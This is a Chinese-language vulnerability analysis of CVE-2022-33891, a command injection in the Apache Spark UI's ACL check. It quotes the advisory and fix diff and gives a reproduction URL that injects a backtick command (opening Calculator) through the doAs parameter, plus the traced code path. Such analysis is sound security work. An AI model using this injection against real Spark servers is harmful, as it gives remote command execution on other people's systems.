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CVE-2022-33891 Apache Spark shell command injection


前言

漏洞公告：https://lists.apache.org/thread/p847l3kopoo5bjtmxrcwk21xp6tjxqlc

影响版本：Apache Spark versions 3.0.3 and earlier, versions 3.1.1 to 3.1.2, and versions 3.2.0 to 3.2.1

漏洞分析

漏洞修复commit https://github.com/apache/spark/pull/36315/files ，从commit中不能发现将username直接拼接到命令执行的参数集合中，没有做任何的处理，导致命令执行漏洞。



5 core/src/main/scala/org/apache/spark/security/ShellBasedGroupsMappingProvider.scala

Viewed

```
@@ -30,6 +30,8 @@ import org.apache.spark.util.Utils
```

Old:

```
private[spark] class ShellBasedGroupsMappingProvider extends GroupMappingServiceProvider
  with Logging {

  override def getGroups(username: String): Set[String] = {
    val userGroups = getUnixGroups(username)
    logDebug("User: " + username + " Groups: " + userGroups.mkString(","))
@@ -38,8 +40,7 @@ private[spark] class ShellBasedGroupsMappingProvider extends GroupMappingService

  // shells out a "bash -c id -Gn username" to get user groups
```

HyukjinKwon marked this conversation as resolved. Show resolved

```
  private def getUnixGroups(username: String): Set[String] = {
    val cmdSeq = Seq("bash", "-c", "id -Gn " + username)
    // we need to get rid of the trailing "\n" from the result of command execution
    Utils.executeAndGetOutput(cmdSeq).stripLineEnd.split(" ").toSet
  }
}
```

New:

```
private[spark] class ShellBasedGroupsMappingProvider extends GroupMappingServiceProvider
  with Logging {

  private lazy val idPath = Utils.executeAndGetOutput("which" :: "id" :: Nil).stripLineEnd

  override def getGroups(username: String): Set[String] = {
    val userGroups = getUnixGroups(username)
    logDebug("User: " + username + " Groups: " + userGroups.mkString(","))

  // shells out a "bash -c id -Gn username" to get user groups

  private def getUnixGroups(username: String): Set[String] = {
    // we need to get rid of the trailing "\n" from the result of command execution
    Utils.executeAndGetOutput(idPath ::  "-Gn" :: username :: Nil).stripLineEnd.split(" ").toSet
  }
}
```

从公告的描述中能够发现是需要开启acl功能

> Severity: important
>
> Description:
>
> The Apache Spark UI offers the possibility to enable ACLs via the configuration option spark.acls.enable. With an authentication filter, this checks whether a user has access permissions to view or modify the application. If ACLs are enabled, a code path in HttpSecurityFilter can allow someone to perform impersonation by providing an arbitrary user name. A malicious user might then be able to reach a permission check function that will ultimately build a Unix shell command based on their input, and execute it. This will result in arbitrary shell command execution as the user Spark is currently running as. This affects Apache Spark versions 3.0.3 and earlier, versions 3.1.1 to 3.1.2, and versions 3.2.0 to 3.2.1.
>
> This issue is being tracked as SPARK-38992

开启acl功能是需要在启动spark时添加相关的acl参数（默认是不启用），具体配置可以参考官方文档：

https://spark.apache.org/docs/3.0.3/security.html

漏洞启动配置如下，最后`[--conf spark.user.groups.mapping=org.apache.spark.security.ShellBasedGroupsMappingProvider]`是可选项，因为不写默认是**ShellBasedGroupsMappingProvider**：

```
./spark-shell --conf spark.acls.enable=true --conf spark.ui.port=8090 --conf spark.ui.view.acls=true [--c
```


漏洞复现

启动Spark

```
sum@sum ~/works/CVE/CVE-2022-33891/spark-3.0.3/bin
> ./spark-shell --conf spark.acls.enable=true --conf spark.ui.port=8090 --conf spark.ui.view.ac
ls=true
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.apache.spark.unsafe.Platform (file:/Users/sum/works/C
VE/CVE-2022-33891/spark-3.0.3/assembly/target/scala-2.12/jars/spark-unsafe_2.12-3.0.3.jar) to c
onstructor java.nio.DirectByteBuffer(long,int)
WARNING: Please consider reporting this to the maintainers of org.apache.spark.unsafe.Platform
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access oper
ations
WARNING: All illegal access operations will be denied in a future release
22/07/19 17:09:00 WARN NativeCodeLoader: Unable to load native-hadoop library for your platform
... using builtin-java classes where applicable
Using Spark's default log4j profile: org/apache/spark/log4j-defaults.properties
Setting default log level to "WARN".
```

访问

```
http://172.20.16.60:8090/?doAs=`open%20-na%20Calculator`
```



Error 403 User `open -na Calc
不安全 | 172.20.16.60:8090/?doAs=`open%20-na%20Calculator`

HTTP ERROR Calculator` is not authorized

URI: /
STATUS: 403
MESSAGE: User `ope ized to access this page.
SERVLET: org.apach 41cf4272

Powered by Jetty://

漏洞分析


报错堆栈中可以发现漏洞的执行路径

```
org.apache.spark.SparkException: Process List(bash, -c, id -Gn `open Calculator`) exited with code 1
        at org.apache.spark.util.Utils$.executeAndGetOutput(Utils.scala:1270)
        at org.apache.spark.security.ShellBasedGroupsMappingProvider.getUnixGroups(ShellBasedGroupsMappi
        at org.apache.spark.security.ShellBasedGroupsMappingProvider.getGroups(ShellBasedGroupsMappingPr
        at org.apache.spark.util.Utils$.getCurrentUserGroups(Utils.scala:2427)
        at org.apache.spark.SecurityManager.isUserInACL(SecurityManager.scala:381)
        at org.apache.spark.SecurityManager.checkUIViewPermissions(SecurityManager.scala:238)
        at org.apache.spark.ui.HttpSecurityFilter.doFilter(HttpSecurityFilter.scala:71)
        at org.sparkproject.jetty.servlet.FilterHolder.doFilter(FilterHolder.java:193)
        at org.sparkproject.jetty.servlet.ServletHandler$Chain.doFilter(ServletHandler.java:1601)
        at org.sparkproject.jetty.servlet.ServletHandler.doHandle(ServletHandler.java:548)
        at org.sparkproject.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:233)
        at org.sparkproject.jetty.server.handler.ContextHandler.doHandle(ContextHandler.java:1435)
        at org.sparkproject.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:188)
        at org.sparkproject.jetty.servlet.ServletHandler.doScope(ServletHandler.java:501)
        at org.sparkproject.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:186)
        at org.sparkproject.jetty.server.handler.ContextHandler.doScope(ContextHandler.java:1350)
        at org.sparkproject.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:141)
        at org.sparkproject.jetty.server.handler.gzip.GzipHandler.handle(GzipHandler.java:763)
        at org.sparkproject.jetty.server.handler.ContextHandlerCollection.handle(ContextHandlerCollectio
        at org.sparkproject.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127)
        at org.sparkproject.jetty.server.Server.handle(Server.java:516)
        at org.sparkproject.jetty.server.HttpChannel.lambda$handle$1(HttpChannel.java:388)
        at org.sparkproject.jetty.server.HttpChannel.dispatch(HttpChannel.java:633)
        at org.sparkproject.jetty.server.HttpChannel.handle(HttpChannel.java:380)
        at org.sparkproject.jetty.server.HttpConnection.onFillable(HttpConnection.java:277)
        at org.sparkproject.jetty.io.AbstractConnection$ReadCallback.succeeded(AbstractConnection.java:3
        at org.sparkproject.jetty.io.FillInterest.fillable(FillInterest.java:105)
        at org.sparkproject.jetty.io.ChannelEndPoint$1.run(ChannelEndPoint.java:104)
        at org.sparkproject.jetty.util.thread.strategy.EatWhatYouKill.runTask(EatWhatYouKill.java:336)
        at org.sparkproject.jetty.util.thread.strategy.EatWhatYouKill.doProduce(EatWhatYouKill.java:313)
        at org.sparkproject.jetty.util.thread.strategy.EatWhatYouKill.tryProduce(EatWhatYouKill.java:171
        at org.sparkproject.jetty.util.thread.strategy.EatWhatYouKill.run(EatWhatYouKill.java:129)
        at org.sparkproject.jetty.util.thread.ReservedThreadExecutor$ReservedThread.run(ReservedThreadEx
        at org.sparkproject.jetty.util.thread.QueuedThreadPool.runJob(QueuedThreadPool.java:882)
        at org.sparkproject.jetty.util.thread.QueuedThreadPool$Runner.run(QueuedThreadPool.java:1036)
        at java.base/java.lang.Thread.run(Thread.java:834)
```

可以直接忽视jetty层面的执行流程，直接看spark的执行过程。


```
org.apache.spark.SparkException: Process List(bash, -c, id -Gn 'open Calculator') exited with code 1
        at org.apache.spark.util.Utils$.executeAndGetOutput(Utils.scala:1270)
        at org.apache.spark.security.ShellBasedGroupsMappingProvider.getUnixGroups(ShellBasedGroupsMappi
        at org.apache.spark.security.ShellBasedGroupsMappingProvider.getGroups(ShellBasedGroupsMappingPr
        at org.apache.spark.util.Utils$.getCurrentUserGroups(Utils.scala:2427)
        at org.apache.spark.SecurityManager.isUserInACL(SecurityManager.scala:381)
        at org.apache.spark.SecurityManager.checkUIViewPermissions(SecurityManager.scala:238)
        at org.apache.spark.ui.HttpSecurityFilter.doFilter(HttpSecurityFilter.scala:71)
```

在`org.apache.spark.ui.HttpSecurityFilter#doFilter`方法中，可以发现将参数doAs传入`org.apache.spark.SecurityManager.checkUIViewPermissions`方法中




```
override def doFilter(req: ServletRequest, res: ServletResponse, chain: FilterChain): Unit = {
  val hreq = req.asInstanceOf[HttpServletRequest]
  val hres = res.asInstanceOf[HttpServletResponse]
  hres.setHeader("Cache-Control", "no-cache, no-store, must-revalidate")

  val requestUser = hreq.getRemoteUser()

  // The doAs parameter allows proxy servers (e.g. Knox) to impersonate other users. For
  // that to be allowed, the authenticated user needs to be an admin.
  val effectiveUser = Option(hreq.getParameter("doAs"))
    .map { proxy =>
      if (requestUser != proxy && !securityMgr.checkAdminPermissions(requestUser)) {
        hres.sendError(HttpServletResponse.SC_FORBIDDEN,
          s"User $requestUser is not allowed to impersonate others.")
        return
      }
      proxy
    }
    .getOrElse(requestUser)

  if (!securityMgr.checkUIViewPermissions(effectiveUser)) {
    hres.sendError(HttpServletResponse.SC_FORBIDDEN,
      s"User $effectiveUser is not authorized to access this page.")
    return
  }
```

